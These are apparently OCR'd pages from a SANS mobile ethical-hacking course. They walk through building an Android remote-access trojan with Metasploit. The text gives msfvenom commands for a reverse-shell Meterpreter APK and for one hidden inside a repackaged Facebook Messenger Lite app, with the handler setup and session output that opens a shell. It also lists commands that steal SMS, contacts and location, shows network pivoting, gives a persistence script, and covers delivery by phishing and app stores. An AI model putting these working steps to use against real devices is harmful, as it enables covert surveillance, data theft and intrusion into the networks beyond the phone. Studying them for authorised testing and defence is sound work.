
SANS SEC575 | Mobile Device Security and Ethical Hacking 116

Free RATs: Meterpreter

As a penetration tester, I typically turn to the Metasploit Framework Meterpreter payload for use in building Android RATs. Meterpreter is a multifunctional exploit payload included with the Metasploit project, giving you powerful remote control capabilities once deployed to a victim system.

Prior to deploying an implant on a target Android victim, you must start the Metasploit handler listener. This server component will be responsible for accepting connections from victim systems when they execute the RAT. Start the handler listener using the `msfconsole` command, as shown on this page.

Note that, in this example, I executed several `msfconsole` commands stacked with semi-colon delimiters following the `-x` argument. You could alternatively start `msfconsole` with no command line arguments and enter these stacked commands one at a time interactively as well. The `-q` argument (quiet mode) suppresses the Metasploit banner output during startup. For now, I've set the `LHOST` IP address argument to 0.0.0.0, which will allow the handler to listen for connections on all available IP addresses. We'll specify a specific IP address that the victim will connect back to when we build the implant itself.



SIMPLE METERPRETER PAYLOAD

msfvenom will package the Meterpreter payload as an APK file

- Architecture independent implant: ARM or x86 or x64 ...

Specify the controller IP address as LHOST

- Must be accessible to victim (e.g., not behind firewall)

```
# ifconfig eth0 | grep "inet addr"
          inet addr:172.16.0.167  Bcast:172.16.0.255  Mask:255.255.255.0
# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.0.167 LPORT=4444 -o msf.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8838 bytes
Saved as: msf.apk
```

SANS


SEC575 | Mobile Device Security and Ethical Hacking 117

Simple Meterpreter Payload

Once the Metasploit handler is running and ready to accept connections, you can build and deploy the Meterpreter agent. First, identify the IP address of your server running `msfconsole` (in this example, 172.16.0.167; in practice, this should be a publicly accessible IP address that is not filtered by a firewall). Next, use the `msfvenom` command to build the APK implant with the `android/meterpreter/reverse_tcp` payload, specifying the IP address of your server in the `LHOST` parameter. We've specified the listening port number of 4444 as well; you could change this port number to any valid port number, but you must also change it accordingly on the listening handler as well.

When the `msfvenom` command finishes, you will have a small APK RAT that you can deploy to your victim devices.


METASPLOIT MAINACTIVITY IMPLANT



```
[*] Starting the payload handler...
msf exploit(handler) >
[*] Sending stage (67614 bytes) to 172.16.0.155
[*] Meterpreter session 1 opened (172.16.0.167:4444 ->
172.16.0.155:49990) at 2017-02-05 14:46:13 -0500

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=10053(u0_a53) gid=10053(u0_a53)
groups=1015(sdcard_rw),1028(sdcard_r),3003(inet),9997(ev
erybody),50053(all_a53)
pwd
/
```

Metasploit MainActivity Implant

By default, the Meterpreter RAT will appear with the generic Android logo using the name *MainActivity*. When installed and launched, the Android device will immediately return to the launcher, but the RAT will connect to the Metasploit handler and create a new session. Returning to the `msfconsole` interface, we can list available sessions using the sessions command, and interact with a specific session by identifying the session number with `sessions -i` (as shown on this page). When you interact with a session, the handler prompt will change to `meterpreter>`, allowing you to interact with the victim device using available commands, including the shell command, as shown.



ANDROID METERPRETER CAPABILITIES

```
meterpreter > help
...
Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    wlan_geolocate    Get current lat-long using WLAN information
```

SEC575 | Mobile Device Security and Ethical Hacking 119

Android Meterpreter Capabilities

The Meterpreter RAT shell command allows you to interact with the victim Android device using the permissions of the RAT itself. Additional access beyond those declared in the `AndroidManifest.xml` file would require a root exploit or other privilege escalation attack.

With the default privileges, the Meterpreter RAT can exfiltrate a lot of sensitive data from the victim device. Android-specific Meterpreter capabilities are shown in the help output on this page, including the ability to retrieve stored SMS messages, obtain GPS information, and send arbitrary SMS messages. By default, the Meterpreter RAT will not attempt to engage in stealth on the victim device, though the attacker can use the `hide_app_icon` command to remove the `MainActivity` application name from the launcher.

The full list of permissions declared in the Meterpreter RAT are `ACCESS_COARSE_LOCATION`, `ACCESS_FINE_LOCATION`, `ACCESS_NETWORK_STATE`, `ACCESS_WIFI_STATE`, `CALL_PHONE`, `CAMERA`, `CHANGE_WIFI_STATE`, `INTERNET`, `READ_CALL_LOG`, `READ_CONTACTS`, `READ_PHONE_STATE`, `READ_SMS`, `RECEIVE_BOOT_COMPLETED`, `RECEIVE_SMS`, `RECORD_AUDIO`, `SEND_SMS`, `SET_WALLPAPER`, `WAKE_LOCK`, `WRITE_CALL_LOG`, `WRITE_CONTACTS`, `WRITE_EXTERNAL_STORAGE`, and `WRITE_SETTINGS`. This list of permissions grants more access to the victim RAT than is otherwise exposed by supported Meterpreter commands, making it possible for the attacker to develop custom Meterpreter functionality (in the form of post-exploitation or *POST* modules) to achieve the desired attack goals.

The output from the Meterpreter `help` command shown on this page has been modified for space.

OK, BUT MAINACTIVITY SEEMS SUSPICIOUS ...

msfvenom can bind the Meterpreter payload with another APK file (the template app)

Simple option to embed implant with a desirable app


- Implant retains template functionality, but adds specified Metasploit payload (Meterpreter)
- Little opportunity for user to observe implant behavior

OK, But MainActivity Seems Suspicious ...

You may be thinking that the generic Android app icon and the RAT name MainActivity seem suspicious, possibly raising concerns that prevent the victim from launching the RAT. Fortunately, the msfvenom command has more capabilities than building a simple implant.

The msfvenom command also supports the ability to merge the Meterpreter RAT functionality with an existing APK file, allowing an attacker to create a malicious version of an otherwise legitimate app. The implant generated with msfvenom retains the functionality of the *template* app (the legitimate app) but adds the malicious functionality of the RAT as well.

For the victim, the RAT Meterpreter payload mixed with the template app appears normal (with the exception that the implant now requires all the permissions that the Meterpreter RAT requires). From a behavior perspective, there is little opportunity for the victim to identify the implant itself within the legitimate template app.




MSFVENOM PAYLOAD TEMPLATE


```
# msfvenom -x com.facebook.mlite_4.1.apk -p android/meterpreter/reverse_tcp
LHOST=172.31.98.92 LPORT=4444 -o MessengerLite.apk
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.mlite.yvzqo
[*] Loading /tmp/d20170205-25855-
ovdhx7/original/smali/com/facebook/mlite/coreui/view/MainActivity.smali and injecting
payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding android.permission.CHANGE_WIFI_STATE
...
[*] Adding android.permission.SET_WALLPAPER
[*] Adding android.permission.READ_CALL_LOG
[*] Adding android.permission.WRITE_CALL_LOG
[*] Rebuilding com.facebook.mlite_4.1.apk with meterpreter injection as /tmp/d20170205-
25855-ovdhx7/output.apk
Saved as: MessengerLite.apk
```

Msfvenom Payload Template

In the example on this page, I use the `msfvenom` command like we did previously to embed the Meterpreter payload in an APK file, but I also specify the `-x` parameter, mixing in the Facebook Messenger application as well. The output file has all the features and capabilities of the Facebook Messenger app, but includes the Meterpreter RAT functionality as well.

TEMPLATE METERPRETER




Welcome to Messenger Lite
Log in using your Facebook account to get started.
Email or phone number
Password
CONTINUE
NOT ON FACEBOOK?


```
msf exploit(handler) >

[*] Sending stage (67614 bytes) to
172.31.98.179
[*] Meterpreter session 2 opened
(172.31.98.92:4444 ->
172.31.98.179:55055) at 2018-02-05
15:26:47 -0500

msf exploit(handler) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)

msf exploit(handler) >
```

SANS SEC575 | Mobile Device Security and Ethical Hacking 122

Template Meterpreter

After installing the Meterpreter RAT embedded in the Facebook Messenger Lite app, we see the well-known Facebook Messenger Lite app icon and label. Launching the application introduces the Messenger Lite login screen and the full functionality of the template app but also launches the Meterpreter RAT, connecting back to the Metasploit handler.

In the example on this slide, the output from the `id` command indicates that the attacker has root privileges. This is because the Metasploit payload will automatically detect rooted devices and request root privileges. For non-rooted devices (or systems where root access is not granted automatically through SuperSU or other similar tools), the `id` command would return the privileges of the MessengerLite application, plus those added by `msfvenom`.



METERPRETER PIVOTING

Attacker can use Meterpreter RAT to pivot to attack Android Wi-Fi network

- Background Android Meterpreter session
- Add a route to the new target network through the session
- Launch the Metasploit SOCKS server

Attacker uses SOCKS server, listening on controller to access internal networks through Android victim

```
meterpreter> background
[*] Backgrounding session 2...
msf exploit(psexec) > route add 172.31.98.0 255.255.255.0 2
msf exploit(psexec) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > run
[*] Starting the socks4a proxy server
```

SANS SEC575 | Mobile Device Security and Ethical Hacking 123

Meterpreter Pivoting


One of the wonderfully powerful capabilities of using the Metasploit Meterpreter payload (in an Android RAT or other attacks) is the ability to use the session for network pivoting.

When the victim Android device connects back to the Metasploit handler, you can interact with the session using the Meterpreter commands (as we've seen). You can also *background* a session and add new network routing information using the route add command. Once the new network is known to Metasploit, you can launch the Metasploit SOCKS server using the `auxiliary/server/socks4a` module. Running the module will launch a new listening port on the attacker system on TCP/1080. Configuring your web browser, port scanner, or any other SOCKS-proxy aware tool to use the SOCKS server will allow you to pivot through the Meterpreter session, through the victim Android device, and into the internal network accessible beyond.

In practice, the ability to pivot through a victim Android device is a big opportunity for an attacker. Imagine deploying an Android RAT to a victim when they are accessible to an attacker in a coffee shop Wi-Fi network. When the victim device returns to the office and connects to the secure corporate Wi-Fi network, the Android device will re-establish the connection to the Metasploit handler, allowing the attacker to pivot and gain access to previously inaccessible internal network targets. Using the session number, an attacker can also leverage any Metasploit exploit or auxiliary module to scan for and attack internal network targets.

Note that the Meterpreter RAT does not automatically add persistent access to the Android device; if the victim leaves the network where they have established a session to the attacker, the access is lost and is not automatically re-established. The Meterpreter `persistence` post module does not include Android support, though it is possible to create a script manually to automate persistence, as shown below. Simply upload the script to the SD card on the victim device, then invoke it to re-establish Meterpreter sessions every 5 minutes:

```
#!/bin/bash

while true ; do am start --user 0 -a android.intent.action.MAIN -n
com.metasploit.stage/.MainActivity; sleep 600; done # This is one line.
```



DEPLOYMENT TECHNIQUES

Deploy RAT to Google Play or other official Android app stores (Amazon)

- Potentially short-lived, no targeting of victims, impractical for pen test
- Google Bouncer detects simple msfvenom payloads

Deliver APK through unofficial methods


- Requires *Unknown sources* to be turned on in device settings
- Physical access, Phishing, XSS, conventional exploits

Deployment Techniques

So far, we've looked at RAT options, but we also need to look at the techniques we can use to deploy the implant to the victim devices. For Android devices, the default source for app installation is the Google Play store or other official app stores (such as the Amazon app store). One deployment technique would be to build a RAT and deploy it under the guise of an official app to the Google Play store. These malicious apps are typically short-lived since Google will remove any apps reported to be malicious by the community. Further, deploying an app to the Google Play store precludes the pen tester's ability to maintain an engagement scope (since he or she has no control over who installs apps from the Google Play store) and is altogether impractical for use in a pen test.

A secondary option is to deliver the malicious APK file to a victim through unofficial methods. For an Android device to install an app from an unofficial source, the user must have the *Unknown sources* configuration option turned on in the device settings. When turned on, an APK file can be installed through many sources, including through physical access to the device (through ADB when *Developer mode* is turned on or by manually downloading and installing an APK on an unlocked device), phishing attacks, cross-site scripting (XSS) delivery techniques, client-side injection (CSI) techniques, and conventional exploits.

We'll examine several of these deployment techniques, though we'll defer CSI attack techniques until later in the course.



PHISHING: MESSAGING VS. EMAIL

Many organizations adopt email filtering techniques

- Will likely block APK attachments or links that are suspicious

Few organizations filter *messaging* platforms

- SMS, Facebook Messenger, WhatsApp, Skype, Instagram, Slack, WeChat, Kik, etc.

Any successful phishing campaign requires careful reconnaissance analysis, target identification, and enticing message composition.

SANS SEC575 | Mobile Device Security and Ethical Hacking 125


Phishing: Messaging vs. Email

